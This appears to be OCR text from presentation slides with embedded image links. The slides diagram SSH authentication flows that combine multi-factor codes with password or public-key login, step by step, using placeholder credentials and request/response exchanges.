
REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337"

POST /api/mfa
133337

MFA + SSH password authentication



REQUEST admin
password admin

POST /api/login
admin:admin

MFA required

FAILURE
keyboard-interactive
partial success TRUE

REQUEST admin
keyboard-interactive


INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337"

POST /api/mfa
133337


SUCCESS

MFA + SSH public key authentication



```
REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…
```


MFA + SSH public key authentication



pub priv

```
REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…
```


MFA + SSH public key authentication



REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…

POST /api/login
admin AAAAB3Nz…

MFA + SSH public key authentication




REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…

POST /api/login
admin AAAAB3Nz…

MFA required

FAILURE
keyboard-interactive
partial success TRUE

MFA + SSH public key authentication



REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…

POST /api/login
admin AAAAB3Nz…

FAILURE
keyboard-interactive
partial success TRUE

MFA required

REQUEST admin
keyboard-interactive


INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337"


POST /api/mfa
133337

SUCCESS

